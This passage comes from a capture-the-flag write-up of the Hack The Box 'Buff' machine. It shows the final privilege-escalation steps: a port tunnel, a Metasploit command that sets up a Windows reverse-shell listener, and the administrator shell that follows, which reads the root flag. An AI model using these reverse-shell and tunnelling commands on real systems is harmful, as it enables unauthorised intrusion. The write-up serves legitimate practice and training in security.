 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2222            0.0.0.0:*               LISTEN      -
tcp6       0      0 ::1:8888                :::*                    LISTEN      -
tcp6       0      0 :::2222                 :::*                    LISTEN      -
udp        0      0 0.0.0.0:34445           0.0.0.0:*                           -
```


5.10. Side note:I struggled for a while not understanding why my tunnel wasn't working. I believe port 22 outbound was being blocked but I didn't skim the firewall rules to verify. This is why my tunnel is on port 2222. I thought this was important to note.

5.11. I also setup an MSFconsole listener



```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole -q -x "use multi/handler; set payload windows/shell/reverse_tcp; set lhost 10.10.14.12; set lpor
t 443; exploit"
[sudo] password for kali:
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/shell/reverse_tcp
lhost ⇒ 10.10.14.12
lport ⇒ 443
[*] Started reverse TCP handler on 10.10.14.12:443
```

5.12. Once all this was prepped, I ran the python script and popped the shell



```
C:\Windows\system32>type c:\users\administrator\desktop\root.txt
type c:\users\administrator\desktop\root.txt
e104ce[redacted]

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::1f7
   Link-local IPv6 Address . . . . . : fe80::9497:87e9:a52e:98a3%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
```